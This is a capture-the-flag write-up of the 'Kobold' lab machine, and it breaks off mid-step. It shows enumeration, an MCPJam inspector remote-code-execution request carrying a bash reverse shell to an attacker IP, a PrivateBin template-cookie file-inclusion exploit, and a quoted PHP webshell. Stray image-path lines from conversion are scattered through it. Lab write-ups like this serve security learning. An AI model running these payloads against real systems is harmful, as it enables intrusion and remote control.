This is kobold writeup by Jiseok Song

nmap

```
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp  open  http     syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Look like http just redirects to https, and https has subdomains. Add kobold.htb to /etc/hosts

```
10.129.245.50 kobold.htb
```

Web Enumeration

As nmap shows it has subdomains, let's try fuzzing.

```
ffuf -H 'Host: FUZZ.kobold.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u https://kobold.htb -fw 4
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/kobold]
└─$ ffuf -H 'Host: FUZZ.kobold.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u https://kobold.htb -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev


 :: Method           : GET
 :: URL              : https://kobold.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4

mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 144ms]
bin                     [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 136ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1234 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
```


Add mcp, bin to /etc/hosts

```
8 10.129.245.50 kobold.htb mcp.kobold.htb bin.kobold.htb
```


Visit kobold.htb



Nothing interesting. Let's look at mcp.



Settings shows version, which has RCE vulnerability. Let's look at bin.



It shows version, which also has RCE, but it needs write permission beforehand. So the exploit vector will be mcp rce-> write permission on privatebin -> privatebin rce.

Get ben shell

https://github.com/MCPJam/inspector/security/advisories/GHSA-232v-j27c-5pp6 shows poc.

PoC

(1) Start up the MCPJam inspector as Github README

```
npx @mcpjam/inspector@latest
```

(2) RCE by posting a HTTP request

A remote code execution (RCE) attack can be triggered by sending a simple HTTP request to the target host running MCPJam inspector (e.g., http://10.97.58.83:6274 in the test environment).

```
curl http://10.97.58.83:6274/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"cmd.exe\",\"args\":[\"/c\", \"calc\"],\"env\":{}},\"serverId\":\"mytest\"}"
```

I'll add --proxy to burpsuite for convenience.

```
curl https://mcp.kobold.htb/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"cmd.exe\",\"args\":[\"/c\", \"calc\"],\"env\":{}},\"serverId\":\"mytest\"}" --proxy http://127.0.0.1:8080
```

Request

Pretty Raw Hex

```
POST /api/mcp/connect HTTP/1.1
Host: mcp.kobold.htb
User-Agent: curl/8.14.1
Accept: */*
Content-Type: application/json
Content-Length: 89
Connection: keep-alive

{
     "serverConfig":{
          "command":"cmd.exe",
          "args":[
               "/c",
               "calc"
          ],
          "env":{
          }
     },
     "serverId":"mytest"
}
```

Since server is linux, reverse shell needs to be changed.

Request

Pretty Raw Hex

```
POST /api/mcp/connect HTTP/1.1
Host: mcp.kobold.htb
User-Agent: curl/8.14.1
Accept: */*
Content-Type: application/json
Content-Length: 89
Connection: keep-alive

{
     "serverConfig":{
          "command":"/bin/bash",
          "args":[
               "-c",
               "bash -i >& /dev/tcp/10.10.16.59/9001 0>&1"
          ],
          "env":{
          }
     },
     "serverId":"mytest"
}
```

Start listener and send it.

```
┌──[parrot@parrot]─[~/Documents/kobold]
└─── $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.245.50 47176
bash: cannot set terminal process group (1588): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
```

Get nobody shell

/etc/nginx/sites-enabled has privatebin file

```
ben@kobold:/etc/nginx$ ls sites-enabled/
default  mcpjam  privatebin
ben@kobold:/etc/nginx$ cat sites-enabled/privatebin
server {
    listen 80;
    server_name bin.kobold.htb;
    return 301 https://bin.kobold.htb$request_uri;
}

server {
    listen 443 ssl;
    server_name bin.kobold.htb;

    ssl_certificate /privatebin-data/certs/cert.pem;
    ssl_certificate_key /privatebin-data/certs/key.pem;

    access_log /var/log/nginx/privatebin_access.log combined;
    error_log /var/log/nginx/privatebin_error.log;

    location / {
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

It shows /privatebin-data. Let's check it.

```
ben@kobold:/privatebin-data$ ls -al
total 20
drwxrwx---  5 root operator 4096 Mar 15 21:23 .
drwxr-xr-x 22 root root     4096 Mar 16 20:57 ..
drwxrwx---  2 root operator 4096 Mar 15 21:23 certs
drwxr-x---  2 root      82 4096 Mar 15 21:23 cfg
drwxrwxrwx  5 root operator 4096 Mar 15 21:23 data
```

data directory has 777 permission, which will be an exploit vector. Before moving on, let's check poc on https://github.com/Medaz-Sploit/CVE-2025-64714-privatebin-2.0.2-PoC.

Scenario 1 — Information Leak (Pure LFI)


The attacker reads PrivateBin's own PHP files. Most are protected by a guard line that produces a `403` or `500` response, but the response itself confirms LFI.

```
Cookie: template=../cfg/conf
```


Resolved server-side: `tpl/../cfg/conf.php` → `cfg/conf.php`

Even a `500` response is a meaningful signal — it proves the file was reached and the PHP engine attempted to execute it.

Let's try if it works. Visit bin.kobold.htb and grab the packet



Change template to ../cfg/conf



Request

Pretty Raw Hex


```
1 GET / HTTP/1.1
2 Host: bin.kobold.htb
3 Cookie: template=../cfg/conf;
  ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=
  %7B%22%24device_id%22%3A%22019fd7a6-fc39-7f0b-b0df-defb9f8579fe%22%2C%22distinct_id%22%3A%22019fd7a6-fc39-7f0b-b0df-defb9f8579fe%22%2C%22%24sesid%22%3A%5B1786159637128%2C%22019fdf57-b412-732a-9d4a-249c7bf2c6a6%22%2C1786158494722%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22https%3A%2F%2Fmcp.kobold.htb%2F%22%7D%7D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Fri, 07 Aug 2026 20:43:31 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Cache-Control: no-store, no-cache, no-transform, must-revalidate
7 Pragma: no-cache
8 Expires: Fri, 07 Aug 2026 20:43:31 GMT
9 Last-Modified: Fri, 07 Aug 2026 20:43:31 GMT
10 Vary: Accept
11 Content-Security-Policy: default-src 'none'; base-uri 'self'; form-action
   'none'; manifest-src 'self'; connect-src * blob:; script-src 'self'
   'wasm-unsafe-eval'; style-src 'self'; font-src 'self'; frame-ancestors 'none';
   frame-src blob:; img-src 'self' data: blob:; media-src blob:; object-src blob:;
    sandbox allow-same-origin allow-scripts allow-forms allow-modals
   allow-downloads
12 Cross-Origin-Resource-Policy: same-origin
13 Cross-Origin-Embedder-Policy: require-corp
14 Permissions-Policy: browsing-topics=()
15 Referrer-Policy: no-referrer
16 X-Content-Type-Options: nosniff
17 X-Frame-Options: deny
18 X-XSS-Protection: 1; mode=block
19 Set-Cookie: template=..%2Fcfg%2Fconf; secure; SameSite=Lax
20 Content-Length: 0
21
22
```

Returns 500, any other values that don't exist will return 200.



Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: bin.kobold.htb
3 Cookie: template=../cfg/conf5;
  ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=
  %7B%22%24device_id%22%3A%22019fd7a6-fc39-7f0b-b0df-defb9f8579fe%22%2C%22distinct_id%22%3A%22019fd7a6-fc39-7f0b-b0df-defb9f8579fe%22%2C%22%24sesid%22%3A%5B1786159637128%2C%22019fdf57-b412-732a-9d4a-249c7bf2c6a6%22%2C1786158494722%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22https%3A%2F%2Fmcp.kobold.htb%2F%22%7D%7D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Fri, 07 Aug 2026 20:44:11 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Cache-Control: no-store, no-cache, no-transform, must-revalidate
8 Pragma: no-cache
9 Expires: Fri, 07 Aug 2026 20:44:11 GMT
10 Last-Modified: Fri, 07 Aug 2026 20:44:11 GMT
11 Vary: Accept
12 Content-Security-Policy: default-src 'none'; base-uri 'self'; form-action
   'none'; manifest-src 'self'; connect-src * blob:; script-src 'self'
   'wasm-unsafe-eval'; style-src 'self'; font-src 'self'; frame-ancestors 'none';
    frame-src blob:; img-src 'self' data: blob:; media-src blob:; object-src
   blob:; sandbox allow-same-origin allow-scripts allow-forms allow-modals
   allow-downloads
13 Cross-Origin-Resource-Policy: same-origin
14 Cross-Origin-Embedder-Policy: require-corp
15 Permissions-Policy: browsing-topics=()
16 Referrer-Policy: no-referrer
17 X-Content-Type-Options: nosniff
18 X-Frame-Options: deny
19 X-XSS-Protection: 1; mode=block
20 Set-Cookie: template=bootstrap5; secure; SameSite=Lax
21 Content-Length: 24402
22
23 <!DOCTYPE html>
24 <html lang="en" class="h-100">
25     <head>
```

poc shows

Step 1 — Drop a webshell using any write vector (e.g. another file-upload vulnerability, SSRF to internal service, or direct filesystem access in a CTF/lab scenario):

```
// /var/www/privatebin/data/shell.php
<?php if(isset($_REQUEST['cmd'])){echo '<pre>'.shell_exec($_REQUEST['cmd']).'</pre>';} ?>
```

Step 2 — Trigger LFI via the template cookie:

```
Cookie: template=../data/shell
```

Resolved: `tpl/../data/shell.php` → `data/shell.php` ✓

Step 3 — Execute commands via GET parameter:

```
curl -s -k \
  --cookie 'template=../data/shell' \
  -G --data-urlencode "cmd=id" \
  https://bin.example.com
```

Response:

```
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```

But I will instead upload php reverse shell(laudanum) to directly get a shell.

```
cp /usr/share/laudanum/php/php-reverse-shell.php shell.php
vim shell.php
# change only ip and port
```

